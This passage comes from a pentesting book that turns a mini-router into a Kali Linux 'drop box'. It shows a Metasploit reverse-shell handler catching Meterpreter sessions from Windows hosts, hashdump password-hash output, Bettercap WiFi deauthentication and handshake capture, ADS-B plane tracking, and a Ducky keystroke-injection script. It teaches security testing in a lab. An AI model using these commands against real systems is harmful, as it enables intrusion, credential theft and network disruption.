Lastly, select the CM4 memory card as the target drive and start the image write.




That's it! Once the write is finished, you can turn everything off, and remove the jumper on the CM 4 board. Put the CM 4 back into the router case, attach peripherals and lastly, power up.



The router will boot up to a full Kali Linux Desktop!


## **Hacking - with a Router!**

We can now use the Router as a security testing box. You can use it directly as a desktop with a keyboard, mouse and display. It is literally a full install of Kali Linux, and works and functions as it would on any other platform.



What's nice is that SSH is enabled by default in the Raspberry Pi version of Kali, so you can run it "headless" (without Keyboard, Video, Mouse). What's also nice is that it would make a perfect Pentest "drop box" - a security device that you leave behind on a target site during a security test, so you can monitor and connect in to the target network later. Its innocent "I am a router" look makes it even better for this purpose.

For now, let's run it through some tests. Let's take a quick look at getting a remote shell to a Windows Server 2019 system. I used the Go Shellcode covered previously to create a reverse shell in .exe format. It is a file that the target would have to run. In the real world it would have to be delivered in a social engineering or phishing campaign. But, once a server admin runs the very innocent looking file, "MerryHackmas":



We get a remote shell!



```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.24.1.211
LHOST => 172.24.1.211
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started HTTP reverse handler on http://172.24.1.211:4444
[!] http://172.24.1.211:4444 handling request from 172.24.1.198; (UUID:
se connected that payload UUID tracking will not work!
[*] http://172.24.1.211:4444 handling request from 172.24.1.198; (UUID:
oad (201308 bytes) ...
[!] http://172.24.1.211:4444 handling request from 172.24.1.198; (UUID:
se connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (172.24.1.211:4444 -> 127.0.0.1 ) at 2

meterpreter > █
```

Now that we have a Metasploit Meterpreter shell with the Windows Server. We can do things like dump the server user password hashes.

```
meterpreter > getuid
Server username: DOMAIN\Administrator
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:2abbc9f
GEOFFREY_BEASLEY:1103:aad3b435b51404eeaad3b435b5140
LIONEL_FOLEY:1104:aad3b435b51404eeaad3b435b51404ee:
1736476125SA:1105:aad3b435b51404eeaad3b435b51404ee:
GINGER_MERRILL:1106:aad3b435b51404eeaad3b435b51404e
JANA_ALEXANDER:1107:aad3b435b51404eeaad3b435b51404e
ROBBY_CHAPMAN:1108:aad3b435b51404eeaad3b435b51404ee
1048132589SA:1109:aad3b435b51404eeaad3b435b51404ee:
EDMUND_STUART:1110:aad3b435b51404eeaad3b435b51404ee
LANA_GARRISON:1111:aad3b435b51404eeaad3b435b51404ee
ALEJANDRA_HULL:1112:aad3b435b51404eeaad3b435b51404e
```

It also works against Windows 11.

```
msf6 exploit(multi/handler) > sessions

Active sessions
=====

  Id  Name  Type  Information
  --  ----  ----  -
  1    meterpreter x64/windows DOMAIN\Administrator @ TEMP-DC
  2    meterpreter x64/windows WINDOWS-11\Dan @ WINDOWS-11
```

And the Windows 11 password hashes:

```
meterpreter > getuid
Server username: WINDOWS-11\Dan
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b
Dan:1001:aad3b435b51404eeaad3b435b51404ee:0
DefaultAccount:503:aad3b435b51404eeaad3b435
Guest:501:aad3b435b51404eeaad3b435b51404ee:
WDAGUtilityAccount:504:aad3b435b51404eeaad3
```

Not shown, it also worked against the latest Windows Server 2022. Again, an admin would have to run the file for this attack to be possible. But still pretty impressive for what was just a router.

## WiFi Attacks - With a Router!





All the Kali tools and commands work just as well as they would with a normal Kali Raspberry Pi install. One small issue is that the onboard Wireless doesn't enter monitor mode, so it can't be used directly for WiFi scanning & attacks. It would work fine though for remote WiFi access. Though you can add a USB WiFi wireless adapter and use that for monitor mode. Any Kali Linux approved WiFi adapter should work fine. I just used one of the trusty old TP-Link 722n (v1!) cards that I had laying around.

The latest version of Bettercap on Kali seemed to have a hard time setting the card into monitoring mode, but you can do it manually.


In a terminal, enter:

- ***sudo airmon-ng check kill***
- ***sudo airmon-ng start wlan1***
- ***sudo bettercap -caplet https-ui***


You can now access Bettercap remotely through a web browser.

- Surf to "*https://Kali\_IP*"

Some browsers will block the Bettercap TLS certificate. If it does, you need to go into the browser security settings and allow the Bettercap Certificate for both the https site (443), and the API site (8083).




You can then login through the web browser using “*user / pass*”. You need to change these in the config file, see the tool documentation.




Next, on the Bettercap Menu Bar:


- Click “*WiFi*”
- Select the monitor interface (wlan1mon)
- Then click the play button



Bettercap will then begin scanning for any WiFi networks in the area.



We can then click on the WiFi router you want to attack and click “De-authenticate Client”. Any clients on the router will be bounced and forced to re-connect. When they do, Bettercap captures the authentication key (shown as a red key) and stores them in `‘/root/bettercap-wifi-handshakes.pcap’` for cracking later.



That was just one thing you can do in Bettercap. You can also do LAN scanning and network Man-in-the-Middle attacks with the “LAN” menu button.

## Scanning for Airplanes - With a Router!


You can also use RTL-SDR devices on the router. One possible use is scanning for Airplanes using Kismet. All airplanes transmit an ASD-B

signal that includes their ID, location and speed. I used my NESDR Smart USB RTL-SDR, an excellent adapter with a very long range, especially if you get the kit with the extendable antenna.

- Connect your compatible USB RTL-SDR adapter
- Open a terminal and enter, “*kismet*”
- The kismet server will start and tell you to surf to “Localhost:2501” in a browser

Now, with Kismet running, you need to add a Data Source. Make sure your RTL-SDR is connected and click the 3-bar icon on the top left of the Kismet dashboard.

- Click “*Data Sources*”
- Then, click “*Available Interface: rtladsb-xxxxxxx*”



- Lastly, click, “*Enable Source*”

Now just close the “Data Source” window and you will find airplanes!

```
INFO: Detected new ADSB device ICAO a19343AAL782 BOEING 737-800 7
37-800
    AMERICAN AIRLINES INC Fixed wing multiple engine
INFO: Detected new ADSB device ICAO ab4531UAL467 AIRBUS INDUSTRIE
A319-131
    A319-131 UNITED AIRLINES INC Fixed wing multiple engine
INFO: Detected new ADSB device ICAO alcc1f BOEING 737-900ER 737-9
00ER
    ALASKA AIRLINES INC Fixed wing multiple engine
```

All the plane information will show up in the original Terminal window and on the Graphical Display.



Name	Type	Phy	Crypto	Signal	Channel	Data	Packets
UAL467 A319-131 UNITED...	Airplane	RTLADSB	n/a	n/a	1.090 GHz	0 B	...
AAL782 737-800 AMERICA...	Airplane	RTLADSB	n/a	n/a	1.090 GHz	0 B	...
BD-500-1A11 DELTA AIR ...	Airplane	RTLADSB	n/a	n/a	1.090 GHz	0 B	...
737-900ER ALASKA AIRLI...	Airplane	RTLADSB	n/a	n/a	1.090 GHz	0 B	...

There is also a live map (you need to zoom way out, then manually zoom into your area for it to work).

9 planes in the past 10 minutes

**Flight:**  
**Model:** BOMBARDIER INC CL-600-2B19  
**Operator:** AIR WISCONSIN AIRLINES LLC  
**Altitude:** 31000 ft  
**Speed:** 434 MPH

ICAO	ID	Alt	Spd	Hed	Msgs
c07982	C-GUAJ	35000	534	71	17
acd299	925VA	30025	377	293	9
aa693c	770CC	10625	396	31	16
aa4ce2	Unknown	28000	377	290	14
a599b0	460AW	31000	434	14	11
a41662	420UA	34925	486	61	3
a4ce21	409AS	33875	575	110	10
a29eac	268WC	42850	402	270	3
a0a30e	140DU	35750	295	290	39

Well, there you have it - live plane tracking from your little 2 port router.

### Conclusion

In this chapter, we saw how you could re-write the memory card on the SeedStudio Mini-Router to transform it into a Kali Linux Desktop. The Raspberry Pi is a great platform for security testing, I have used it extensively for that purpose and have really enjoyed it. If you would like to learn a lot more about using Kali Linux on the Raspberry Pi platform -



Check out my book, “Security Testing with Raspberry Pi” available on Amazon.com.

I hope you enjoyed reading this book as much as I loved writing it! Some techniques may seem a little complex, but one thing I found helpful was to step away from it, learn other security topics, then come back and look at it again. Many times, the things I learned along the way helped clarify the new topic.

Don't give up, it has taken me many years to learn what I know. You can do it! I wish you the best on your journey!

Best Wishes!

Daniel Dieterle

## References


- SeeedStudio Mini Router - <https://www.seeedstudio.com/Dual-GbE-Carrier-Board-with-4GB-RAM-32GB-eMMC-RPi-CM4-Case-p-5029.html>
- “*How to Flash Raspberry Pi OS Compute Module 4*”, Jeff Geerling, November 3, 2020 - <https://www.jeffgeerling.com/blog/2020/how-flash-raspberry-pi-os-compute-module-4-emmc-usbboot>

# Part XII - Kali on Android - Bonus Chapter!

# DuckHunter on Kali NetHunter

*You didn't think you were getting away without at least one chapter about Kali on Android, did you? I didn't think so! I actually wrote an entire book on running Kali Linux on the Android platform - "Security Testing with Kali NetHunter". I have included this chapter from the original book, with some minor updates. I hope you enjoy!*

Kali NetHunter is the official Kali Linux install for Android based devices. Think of it as a portable, ultimate stealth platform for Kali Linux. I mean, who doesn't walk around with their cell phone out now-a-days? Kali NetHunter is available in several formats, NetHunter Rootless for unrooted devices, NetHunter Lite for devices with a custom recovery, and regular NetHunter for rooted devices.



The screenshot displays the Duck Toolkit website interface. The main navigation bar includes 'Duck Toolkit', 'Home', 'Payloads', 'Encoder', 'Decoder', and 'User Scripts'. A sidebar menu titled 'Recon Scripts' lists several categories: Computer Information, USB Information, User Information, Shared Drive Information, Installed Program Information, and Installed Updates. A Notepad window titled 'duckycode.txt' is open, showing a series of commands: DELAY 750, GUI r, DELAY 1000, STRING powershell Start-Process notepad -Verb runAs, ENTER, DELAY 750, ALT y, DELAY 750, ENTER, ALT SPACE, DELAY 1000, and STRING m. Below the website, a smartphone displays the NetHunter application interface. A Windows command prompt window is also visible, showing the user typing 'Example of typing to computer. Nethunter is awesome!' and receiving an error message: ''Example' is not recognized as an internal or external command, operable program or batch file.'

